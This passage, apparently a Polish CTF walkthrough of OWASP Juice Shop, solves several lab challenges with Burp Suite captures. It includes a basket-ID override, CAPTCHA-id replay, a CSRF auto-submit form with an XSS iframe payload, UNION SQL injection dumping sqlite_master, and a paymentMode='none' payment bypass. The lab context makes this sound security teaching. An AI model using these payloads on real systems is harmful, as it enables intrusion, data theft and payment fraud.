   U_sdpDLTdCU0WdKI2dBumGGuP_UDVEekwxb0fWET19kklzQ79PSILHKAQAitgEkByBkTWAzGYo0dXhCfK
   XrPCxkuuBLvXKIcUXak3rz8Uq4rhxbf0t6RjKRslN___FKFXNX3ypDizfcyr8t-58YBwoNY2YstTbuBuE
   19BU
8  Content-Type: application/json
9  Content-Length: 44
10 Origin: http://127.0.0.1:3000
11 Connection: close
12 Referer: http://127.0.0.1:3000/
13 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
   continueCode=
   v7ubhvtOcWI1T4FzixSqU2H4hEt7cvIQTXF8ieHwuPteTYCziLf7SeHweuqqhDYcmxT8VCw4ipOfJzSwN
   UR9H1buNQtmxcnQIpyCMxSBeUnVHyXszxieyf1aSZ2tqqIeasp5F6xi7rfxVULjHV5; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
   MSwidXNlcm5hbWUiOiI8c2NyaXB0PmFsZXJOKCdYU1MnKTwvc2NyaXB0PiIsImVtYWlsIjoiYWRtaW5Aa
   nVpY2Utc2gub3AiLCJwYXNzd29yZCI6IjAxOTIwMjNhN2JiZDczMjUwNTE2ZjA2OWFmMThiNTAwIiwicm
   9sZSI6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEyNy4wLjAuMSIsInByb2Z
   pbGVJbWFnZSI6Imh0dHBzOi8vYS5wbmc7IHNjcmlwdC1zcmMgJ3Vuc2FmZS1pbmxpbmUnICdzZWxmJyAn
   dW5zYWZlJ2V2YWwnIGh0dHBzOi8vY2SkZS5nZXRtZGwuaW8gaHR0cDovL2FqYXguZ29vZ2xlYXBpcy5jb
   20iLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMTEtMTUgMD
   g6NDg6MzkuMjcyICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMTEtMTUgMTg6Mzk6NTEuMjc4ICswMDo
   wMCIsImRlbGV0ZWRBdCI6bnVsbHOsImlhdCI6MTY20Dc5MDE20SwiZXhwIjoxNjY4ODA4MTY5fQ.oLbIz
   U_sdpDLTdCU0WdKI2dBumGGuP_UDVEekwxb0fWET19kklzQ79PSILHKAQAitgEkByBkTWAzGYo0dXhCfK
   XrPCxkuuBLvXKIcUXak3rz8Uq4rhxbf0t6RjKRslN___FKFXNX3ypDizfcyr8t-58YBwoNY2YstTbuBuE
   19BU
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {
     "ProductId":24,
     "BasketId":"2",
     "quantity":1
   }
```

Search... 0 matches


Response

Pretty Raw Hex Render


```
1  HTTP/1.1 401 Unauthorized
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  X-Recruiting: /#/jobs
7  Content-Type: text/html; charset=utf-8
8  Content-Length: 30
9  ETag: W/"1e-Civ7sdKmdsocUgNskj+82erp3UM"
10 Vary: Accept-Encoding
11 Date: Fri, 18 Nov 2022 16:49:50 GMT
12 Connection: close
13
14 {'error' : 'Invalid BasketId'}
```

Search... 0 matches

Jednakże można ponownie wpisać parametr *„BasketId”* i nadpisać wartość. Pomimo zmiany parametru, zapytanie widzi, że parametr jest ustawiony na właściwą wartość (i nie weryfikuje tego po wysłaniu zapytania) – stąd jest możliwość zmiany parametru:




Istotne jest też aby dodać nagłówek *Content-Type: application-json* ,aby wiedziało, że wysyłamy dane w JSON. Po wysłaniu zapytania, do koszyka innego użytkownika zostanie dodany produkt – co powinno zakończyć nasze zadanie komunikatem.




Submit 10 or more customer feedbacks within 10 seconds

Aby wysłać feedback stronie internetowej, należy wejść na stronę [http://localhost:3000/#/contact.](http://localhost:3000/#/contact)




Następnie wypełniając puste pola wysyłamy wiadomość i przechwytujemy zapytanie w aplikacji Burp Suite:




Co jest tutaj istotne – zapytanie to jest wysyłane pod URL: http://localhost:3000/rest/captcha/ . Jest to rodzaj zabezpieczenia wysyłanego przez boty oraz przez masowe wysyłanie zapytań. Jednakże tutaj możemy zobaczyć problem, który można ominąć/

Każda CAPTCHA ma przypisane id, które jest załączane w zapytaniu – co pozwala nam ustalić jakie działanie będzie przypisane dla danego ID CAPTCHA.



Co jest ważne – dla każdej unikatowej CAPTCHA przypisane jest ID, które jest stałe! To oznacza, że możemy w Burp Suite Repeater wysyłać notorycznie żądania, które będą zatwierdzane! To pozwoli nam wykonać zadanie poprzez ciągłe naciskanie przycisku „Send”. Istotne jest też aby dodać nagłówek *Content-Type: application-json* ,aby wiedziało, że wysyłamy dane w JSON. Po wysłaniu 10 zapytań w 10 sekund, zadanie zostanie wykonane.



Change the name of a user by performing Cross-Site Request Forgery from another origin

Przygotowujemy speparowaną stronę internetową z następującym kodem

```
<form action="http://localhost:3000/profile" method="POST">
  <input name="username" value="CSRF"/>
  <input type="submit"/>
</form>
<script>document.forms[0].submit();</script>
```

Ten kod pozwoli nam wstawić na profil złośliwy kod wywołujący XSS’a. Istotne jest to aby przechwycić zapytanie, a następnie wstawić prawidłową ścieżkę do profilu użytkownika:

Request

Pretty Raw Hex JWS

```
1 POST /api/Users HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
  continueCode=
  KVH6uzhLt3cQIjTesRFmiPS8UMHgu8h3tKc9I1T6FmiafqSQHMuVtyTPCMiwf7SBHEvuLLh6qt3EcOkTE
  9CkXigOf9zSBmUlrHQnu61hEvtQ9c28InbCybS5JUk7H6OTo9Cy9sbjia2fPWSbnHyPtPPIwRTkYs6wF9
  Mi57fe9UYmHNE; token=
  eyJOeXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
  MjEsInVzZXJuYWllIjoiIiwiZW1haWwiOiJhZG1pbkBhZG1pbi5uZXQiLCJwYXNzd29yZCI6IjIxMjMyZ
  jI5N2E1N2E1YTc0Mzg5NGEwZTRhODAxZmMzIiwicm9sZSI6ImRlbHV4ZSIsImRlbHV4ZVRva2VuIjoiNT
  JiNjNiNzNiYzkwZjM5YzM3NjMODDU2Nzk5ZGNmMTc1ODQ0YmU1MTJhZWFmZWI2MjVmMWY2YjNhNjM1YTJ
  lMCIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2lt
  YWdlcy9lcGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWNOaXZlIjp0cnVlLCJc
  mVhdGVkQXQiOiIyMDIyLTExLTE4VDE3OjU0OjQwLjQ2NloiLCJlcGRhdGVkQXQiOiIyMDIyLTExLTE4VD
  E3OjU2OjI5Ljc0NFoiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Njg3OTQxOTAsImV4cCI6MTY2ODg
  xMjE5MH0.RYV0XHGSq43YYQSaUFtUlDBnr-OwqMqXBteVIiHCGdswRasBi_vz96iEMUJcdpWX8EY059Qr
  RlFR1JWgpC8nZSdJ9S2Y_Wyzi_e66x_3vTmR8_JNlQyTYLfnrpheEFd1xP1mKOEmhpnKxAm2UTyDg8b9_
  tgthvot_OtPr6I1rPI
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Content-Length: 293
15
16 {
    "email":"<iframe src=\"javascript:alert(`xss`)\">",
    "password":"admin123",
```

Search... 0 matches

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Users/22
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 293
10 ETag: W/"125-gMAxy2+dSsm3Ep9RVsDXCWIh3mk"
11 Vary: Accept-Encoding
12 Date: Sun, 20 Nov 2022 21:44:27 GMT
13 Connection: close
14
15 {
    "status":"success",
    "data":{
      "username":"",
      "role":"customer",
      "deluxeToken":"",
      "lastLoginIp":"0.0.0.0",
      "profileImage":"/assets/public/images/uploads/default.svg",
      "isActive":true,
      "id":22,
      "updatedAt":"2022-11-20T21:44:27.540Z",
      "createdAt":"2022-11-20T21:44:27.540Z",
      "email":null,
      "deletedAt":null
    }
  }
```

Search... 0 matches

Wysłanie zapytania spowoduje, że zadanie zostanie zaliczone i wywoła on XSS'a.

You successfully solved a challenge: CSRF (Change the name of a user by performing Cross-Site Request Forgery from another origin.) X

Exfiltrate the entire DB schema definition via SQL Injection

Po wykonaniu wcześniejszych ataków typu SQL Injection można ustalić, że baza danych stosowana na tej stronie to SQLite.

Żeby zrozumieć jak skonstruowana jest interakcja w takiej bazie – zalecane jest zapoznanie się z informacjami tutaj - https://www.sqlite.org/faq.html

Gdy przechwycimy zapytanie wyszukujące produkty na stronie, możemy zauważyć, że jedno z zapytań jest wysyłane do danej ścieżki: https://127.0.0.1:3000/rest/products/search?q=

Udało nam się ustalić, że parametr *„q"* jest podatny na SQL Injection.

Request

Pretty Raw Hex

```
1 GET /rest/products/search?q=' HTTP/1.1
2 Host: 192.168.255.131:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
  Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.255.131:3000/
9 Cookie: PHPSESSID=0q8fv3vsrkpv7838m8265lniif; security=medium; language=en;
   continueCode=
  Y3h5t1UlHyhrTvFvia2ugMiOqfgyHR7tXncgBS8rUKmieNSQotrrIBJTKgiRqf8pIWZ;
  welcomebanner_status=dismiss; cookieconsent_status=dismiss
10 If-None-Match: W/"325f-ONrbsk/UbT8EHwGUTpKwmmElivY"
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 30
9 ETag: W/"1e-JkPcI+pGj7BBTxOuZTVVIm91zaY"
10 Vary: Accept-Encoding
11 Date: Mon, 14 Nov 2022 09:24:00 GMT
12 Connection: close
13
14 {
    "status":"success",
    "data":[
    ]
  }
```

Teraz należy zastanowić się jak sformułować zapytanie aby otrzymać schemat bazy danych. Po sprawdzeniu różnych payloadów – otrzymujemy, że payload `'))--` powoduje wyciągnięcie wszystkich produktów z bazy w zapytaniu.

Nam jednak zależy na schemacie bazy danych. Dlatego też skorzystamy z zapytania SQL `UNION SELECT * FROM x`, które pozwoli nam zapytać o inną tabelę niż domyślną. Po wpisaniu zapytania `')) UNION SELECT * FROM x--` otrzymujemy błąd:


Zapytanie działa prawidłowo, lecz po prostu takiej tabeli w bazie nie ma. Po enumeracji różnych tabel, znajdziemy tabelę *„sqlite_master”*. Gdy złożymy zapytanie (`')) UNION SELECT '1' FROM sqlite_master--`) o nią, otrzymamy inny błąd:

Tym razem ilość kolumn nie zgadza się w zapytaniu stąd musimy zmodyfikować nasze zapytanie – dodając do zapytania kolejne wartości kolumn.


Dlatego też dodając kolejną kolumnę do zapytania będziemy weryfikować ile potrzebnych jest kolumn aby nasze zapytanie zostało przetworzone:

- `')) UNION SELECT '1', '2' FROM sqlite_master--` - błąd *“SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns”*
- `')) UNION SELECT '1', '2', '3', FROM sqlite_master--` - błąd *“SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns”*
- ...


- `')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9', FROM sqlite_master--` - wypisanie odpowiedzi w JSON




Z racji, że chcemy uniknąć całej listy produktów to do naszego payloadu dopisujemy dowolną frazę, która nie jest zawarta w produktach – np. *asd*:



Mając już to zapytanie, zamieniamy jedną wartość kolumny na frazę *„sql”*, aby otrzymać nasz schemat bazy danych.




Po wypisaniu tych informacji, zadanie zostanie zaliczone.




Obtain a Deluxe Membership without paying for it


Aby otrzymać pakiet *Deluxe Membership*, należy nakierować się na URL: http://localhost:3000/#/payment/deluxe



Przy kliknięciu przycisku *„Become a member”*, zostaniemy przekierowani do płatności:



Po przechwyceniu zapytania płatności przy pomocy kartą, zobaczymy, że jest to zapytanie wysyłane do */rest/deluxe-membership* i płatność jest sprawdzana za pomocą danych w JSON. Istotne jest też aby dodać nagłówek *Content-Type: application-json* ,aby wiedziało, że wysyłamy dane w JSON:



Jak widzimy – odpowiedzialny jest za to parametr *paymentMode*:

```
{"paymentMode":"card","paymentId":7}
```

Zamieniamy teraz rodzaj płatności na wartość *„none”*, która nie jest wyłączona, a umożliwi nam uzyskanie pakietu bez wykonywania płatności

```
{"paymentMode":"none","paymentId":7}
```

